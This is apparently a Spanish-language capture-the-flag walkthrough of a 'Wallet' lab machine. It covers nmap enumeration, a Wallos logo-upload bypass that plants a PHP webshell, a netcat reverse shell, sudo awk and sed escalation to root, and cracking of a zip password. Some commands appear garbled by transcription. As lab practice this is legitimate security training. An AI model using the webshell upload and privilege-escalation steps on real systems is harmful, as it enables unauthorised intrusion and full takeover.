

# Wallet



```
└─$ sudo nmap -sS --open -p- -Pn -n -vvv 172.17.0.2 -oG nmap
```

```
└─$ sudo nmap -sCV -p80 -Pn -n -vvv 172.17.0.2
```

```
└─$ sudo nmap --script http-enum -p80 -Pn -n -vvv 172.17.0.2
```

```
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'a
|   /images/: Potentially interesting directory w/ listing on
|_  /js/: Potentially interesting directory w/ listing on 'ap
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

```
(miguel@miguel) ~
$ whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.59], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2], JQuery[3.4.1], Script[text/javascript], Title[Wallet], X-UA-Compatible[IE=edge]
```




```
Wallet x view-source:172.17.0.2/? x Wallet x Wallet x +
Not secure view-source:172.17.0.2/?
</div>
</div>
</nav>
</div>
</header>
<section class=" slider_section ">
  <div id="carouselExampleIndicators" class="carousel slide" data-ride="carousel">
    <div class="carousel-inner">
      <div class="carousel-item active">
        <div class="container">
          <div class="row">
            <div class="col-md-6 ">
              <div class="detail_box">
                <h1>
                  The Best Wallet Manager
                </h1>
                <p>
                  Manage your subscriptions easily!
                </p>
                <div class="btn-box">
                  <a href="http://panel.wallet.dl" class="btn-2">
                    Get A Quote
                  </a>
                </div>
              </div>
            </div>
          </div>
        </div>
      </div>
    </div>
  </div>
</section>
```

la incorporamos al /etc/hosts

Wallets - Subscription T... x +

Not secure panel.wallet.dl/registration.php



You need to create an account before you're able to login

Username:

Email:

Password:

Confirm Password:

Main Currency:



Euro

Language:

English

Register

nos creamos una cuenta y nos logueamos



vemos si ya hay vulnerabilidades explotadas en el CMS



```
# Version: < 1.11.2
# Tested on: Debian 12

Wallos allows you to upload an image/logo when you create a new subscription.
This can be bypassed to upload a malicious .php file.

POC
---
1) Log into the application.
2) Go to "New Subscription"
3) Upload Logo and choose your webshell .php
4) Make the Request changing Content-Type to image/jpeg and adding "GIF89a", it should be like:
-----SNIP-----

POST /endpoints/subscription/add.php HTTP/1.1
Host: 192.168.1.44
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.44/
Content-Type: multipart/form-data; boundary=-----29251442139477260933920738324
Origin: http://192.168.1.44
Content-Length: 7220
Connection: close
Cookie: theme=light; language=en; PHPSESSID=6a3e5adc1b74b0f1870bbfceb16cda4b; theme=light
-----29251442139477260933920738324
:
-----
cudo - /auto_deploy.sh wallet.tar.gz --searches/lejit -x php/webapps/51024.txt
```

```

-----29251442139477260933920738324
Content-Disposition: form-data; name="name"
test
-----29251442139477260933920738324
Content-Disposition: form-data; name="logo"; filename="revshell.php"
Content-Type: image/jpeg
GIF89a;

<?php
system($_GET['cmd']);
?>
-----29251442139477260933920738324
Content-Disposition: form-data; name="logo-url"

----- SNIP -----

5) You will get the response that your file was uploaded ok:
{"status":"Success","message":"Subscription updated successfully"}

6) Your file will be located in:
http://VICTIM_IP/images/uploads/logos/XXXXXX-yourshell.php
(END)


```

vamos a cargar la wevshell e interceptar con vursuite


[http://VICTIM\\_IP/images/uploads/logos/XXXXXX-yourshell.php](http://VICTIM_IP/images/uploads/logos/XXXXXX-yourshell.php)

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab shows a POST request to `/endpoints/subscription/add.php` with a `Content-Type` of `multipart/form-data`. The request body is a multipart form with fields `name` and `logo`. The `logo` field is highlighted with a red box and a red arrow pointing to it with the text "lo anadi como .php.jpeg y lo transforme a php". The 'Response' tab shows a 200 OK response with a JSON body: `{ "status": "Success", "message": "Subscription updated successfully" }`. The 'Inspector' tab on the right shows the request and response details.


como vemos los archivos son renombrados



entonces accedemos mediante el nuevo nombre (hay varios archivos php pq yo suvi unos cuantos de prueba nomas)



mandamos reverse shell url encodeada y nos ponemos en escucha con nc



```

--$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.137.12] from (UNKNOWN) [172.17.0.2] 45758
whoami
www-data

```

```

script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@f3947908d3df:/var/www/wallos/images/uploads/logos$ echo $SHELL
echo $SHELL
/usr/sbin/nologin
www-data@f3947908d3df:/var/www/wallos/images/uploads/logos$ export SHELL=bash
export SHELL=bash
www-data@f3947908d3df:/var/www/wallos/images/uploads/logos$ echo $TERM
echo $TERM
dumb
www-data@f3947908d3df:/var/www/wallos/images/uploads/logos$ export TERM=xterm
export TERM=xterm
www-data@f3947908d3df:/var/www/wallos/images/uploads/logos$ ^Z
zsh: suspended nc -nlvp 4444

(miguel@miguel)-[~/Work]
$ stty raw -echo;fg
[1] + continued nc -nlvp 4444
resetxterm

```

## pivoting a pylon

```

netpgp not found
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
Matching Defaults entries for www-data on f3947908d3df:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User www-data may run the following commands on f3947908d3df:
  (pylon) NOPASSWD: /usr/bin/awk

```

tirando de líneas vemos el comando awk como sudo para hacer pivoting a pylon

```

www-data@f3947908d3df:/var/www/wallos$ sudo -u pylon /usr/bin/awk 'BEGIN {system("/bin/bash")}'
pylon@f3947908d3df:/var/www/wallos$ whoami
pylon
pylon@f3947908d3df:/var/www/wallos$

```

## pivoting a pinguino



```
(miguel@miguel) ~
$ zip2john secretitotraviesito.zip > hash.hash
ver 2.0 efh 5455 efh 7875 secretitotraviesito.zip/notitachingona.txt PKZIP Encr: TS_chk, cmplen=33, decmplen=25, crc=8AC35685 ts=42E7 cs=42e7 type=8
(miguel@miguel) ~
$ cat hash.hash
```

	File: hash.hash
1	secretitotraviesito.zip/notitachingona.txt:spkzip\$1*1*2*0*21*19*8ac35685*0*4c*8*21*42e7*9425e686340ef7f8dc939bbac10e807e41ac8894a9dc7e6f2f4381732lade7cda2*\$pkzip\$secretitotraviesito.zip:secretitotraviesito.zip

```
(miguel@miguel) ~
$ john hash.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
chocolatel (secretitotraviesito.zip/notitachingona.txt)
lg 0:00:00:00 DONE 2/3 (2025-01-23 22:54) 3.571g/s 194746p/s 194746c/s 194746C/s 123456..faithfaith
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(miguel@miguel) ~
```

```
pylon@f3947908d3df:~$ unzip secretitotraviesito.zip
Archive: secretitotraviesito.zip
[secretitotraviesito.zip] notitachingona.txt password:
password incorrect--reenter:
password incorrect--reenter:
  skipping: notitachingona.txt      incorrect password
pylon@f3947908d3df:~$ cat .bash_history
history
exit
pylon@f3947908d3df:~$ which php
/usr/bin/php
pylon@f3947908d3df:~$ php -S 0.0.0.0:2222
[Fri Jan 24 01:52:47 2025] PHP 8.2.20 Development Server (http://0.0.0.0:2222) started
[Fri Jan 24 01:52:50 2025] 172.17.0.1:33378 Accepted
[Fri Jan 24 01:52:50 2025] 172.17.0.1:33378 [200]: GET /secretitotraviesito.zip
[Fri Jan 24 01:52:50 2025] 172.17.0.1:33378 Closing
^Cpylon@f3947908d3df:~$ ls
secretitotraviesito.zip
pylon@f3947908d3df:~$ pwd
/home/pylon
pylon@f3947908d3df:~$ ls -l
total 4
-rw-r--r-- 1 pylon pylon 235 Jul 12 2024 secretitotraviesito.zip
pylon@f3947908d3df:~$ unzip secretitotraviesito.zip
Archive: secretitotraviesito.zip
[secretitotraviesito.zip] notitachingona.txt password:
  inflating: notitachingona.txt
pylon@f3947908d3df:~$ cat notitachingona.txt
pinguino:pinguinomaloteh
pylon@f3947908d3df:~$
```

## pivoting a root

```
pylon@f3947908d3df:~$ su pinguino
Password:
pinguino@f3947908d3df:/home/pylon$ sudo -l
Matching Defaults entries for pinguino on f3947908d3df:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pinguino may run the following commands on f3947908d3df:
    (ALL) NOPASSWD: /usr/bin/sed
pinguino@f3947908d3df:/home/pylon$ sudo /usr/bin/sed -n 'le exec sh 1>&0' /etc/hosts
# whoami
root
#
```